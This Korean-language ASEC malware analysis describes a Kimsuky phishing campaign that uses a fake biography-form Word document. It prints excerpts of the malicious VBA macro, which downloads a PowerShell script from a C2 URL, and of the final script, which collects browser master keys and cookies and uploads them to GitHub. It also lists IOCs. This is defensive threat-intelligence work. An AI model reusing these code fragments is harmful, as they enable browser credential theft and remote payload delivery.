


Kimsuky 그룹, 약력 양식 파일로 위장한 악성코드 유포 (GitHub)

ASEC asec.ahnlab.com/ko/50275/

By Vanish

2023년 3월 23일



AhnLab Security Emergency response Center(ASEC)에서는 특정 교수를 사칭하여 약력 양식 내용으로 위장한 워드 문서를 이메일을 통해 유포한 것을 확인했다.

확인된 워드 문서의 파일명은 **'[붙임] 약력 양식.doc'**이며 문서에는 암호가 설정되어 있는데 이메일 본문에 비밀번호가 포함되어 있다.

그림 2. 워드 문서 본문 내용 중 일부




그림 3. 문서 속성

워드 문서 내에 악성 VBA 매크로가 포함되어 있으며 매크로 활성화 시 PowerShell을 통해 C2에 접속하여 추가 스크립트를 다운로드 및 실행한다.

```

8  bmvkldfdjklfasfw = "powershell.exe"
9  bmvkldfdjklfasfw = Replace(bmvkldfdjklfasfw, pwoekdsfw, "")
10 oeioiwaofsodaf = "[string]$f={(Nwraew-Objwraect "
11 oeioiwaofsodaf = Replace(oeioiwaofsodaf, pwoekdsfw, "")
12 bncksaksfefw = "Newrat.WebwraCliwraewrant).Doweilsdjfeng"
13 bncksaksfefw = Replace(bncksaksfefw, pwoekdsfw, "")
14 bncmdoeofafe = "('http://hmcks.realm.a.r-e.kr/gl/ee.txt')"
```

그림 4. 악성 VBA 매크로 코드 일부 (난독화 제거)

최종적으로 실행되는 악성코드 유형은 뉴스 설문지로 위장하여 유포 중인 악성 워드 문서에서 확인된 유형과 일치하며 브라우저에 저장된 정보를 수집한다.

```

131 function main
132 {
133     Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -Force
134
135     $ChromedataPath = "$($env:LOCALAPPDATA)\Google\Chrome\User Data"
136     $EdgedataPath = "$($env:LOCALAPPDATA)\Microsoft\Edge\User Data"
137     $NaverWhaledataPath = "$($env:LOCALAPPDATA)\Naver\Naver Whale\User Data"
138
139     Add-Type -AssemblyName System.Security
140
141     $masterkey = Get-MasterKey ($ChromedataPath)
142     $outFile_masterkey = "$env:APPDATA\masterkey.txt"
143     Add-Content -Path $outFile_masterkey -Value ("Chrome : " + $masterkey)
144
145     $masterkey = Get-MasterKeyJSON ($ChromedataPath)
146     Add-Content -Path $outFile_masterkey -Value ("Chrome : " + $masterkey)
147
148     $masterkey = Get-MasterKey ($EdgedataPath)
149     Add-Content -Path $outFile_masterkey -Value ("msedge : " + $masterkey)
150
151     $masterkey = Get-MasterKeyJSON ($EdgedataPath)
152     Add-Content -Path $outFile_masterkey -Value ("msedge : " + $masterkey)
153
154     $masterkey = Get-MasterKey ($NaverWhaledataPath)
155     Add-Content -Path $outFile_masterkey -Value ("NaverWhale : " + $masterkey)

```

그림 5. 최종 스크립트 코드 일부

하지만, FTP를 이용하여 사용자 정보를 유출하는 이전 코드와는 달리 GitHub API를 이용해 특정 Repository로 전송하는 변형 스크립트인 것을 확인했다.

```

1  [Net.ServicePointManager]::SecurityProtocol += 'tls12'
2
3  function git-uploadfile {
4      param (
5          $token,
6          $message = '',
7          $file,
8          $owner,
9          $repo,
10         $path = '.',
11         $sha,
12         [switch]$force
13     )
14
15         ● ● ●
16
71  function CookieCopyFile ($Array)
72  {
73      if (!(Test-Path -Path $Array[0])) {return $False}
74
75      $Files = Get-ChildItem -File -Path $Array[0] -Recurse -Include "Cookies"
76      if($Files)
77      {
78          for ($i = 0; $i -lt $Files.Count; $i++)
79          {
80              $destFileName = $env:APPDATA + "\Cookies_" + $Array[1] + $i
81              Copy-Item $Files[$i] -Destination $destFileName -Force
82              git-uploadfile -token 'g_...' -file $
83                  destFileName -owner ... -repo ... -path ... -force
84              del $destFileName
85          }
86      }

```

그림 6. Github API를 통해 수집한 정보 전송 (최종 스크립트 코드 일부)

해당 GitHub Repository에는 피해자로부터 수집한 정보로 추정되는 정보들이 업로드되어 있는 상태이다.




그림 7. GitHub에 업로드된 정보

또한, 최근 Red Eyes 공격 그룹(also known as APT37, ScarCruft)도 GitHub를 악성코드 유포지로 활용하는 사례도 확인되었다. (아래 References 참고)

이처럼 공격에 사용되는 스크립트가 지속적으로 변하고 있기 때문에 사용자의 각별한 주의가 필요하다.

[파일 진단]

Downloader/DOC.Generic (2023.02.22.02)

Trojan/PowerShell.FileUpload.S2023 (2023.02.25.00)

[IOC]

MD5

A25ACC6C420A1BB0FDC9456B4834C1B4

393CBA61A23BF8159053E352ABDD1A76

C2

hxxp://hmcks.realma.r-e[.]kr/gl/ee.txt

[References]

1) <https://blog.sekoia.io/peeking-at-reaper-surveillance-operations-against-north-korea-defectors/>

2) <https://thehackernews.com/2023/03/scarcrafts-evolving-arsenal-researchers.html>

연관 IOC 및 관련 상세 분석 정보는 안랩의 차세대 위협 인텔리전스 플랫폼 ‘AhnLab TIP’ 구독 서비스를 통해 확인 가능하다.



Categories: [악성코드 정보](#)

Tagged as: [ASEC](#), [북한](#), [김수키](#), [보안](#), [Github](#), [김수키](#), [피싱](#), [악성코드](#), [약력 양식](#), [Kimsuky](#), [phishing](#)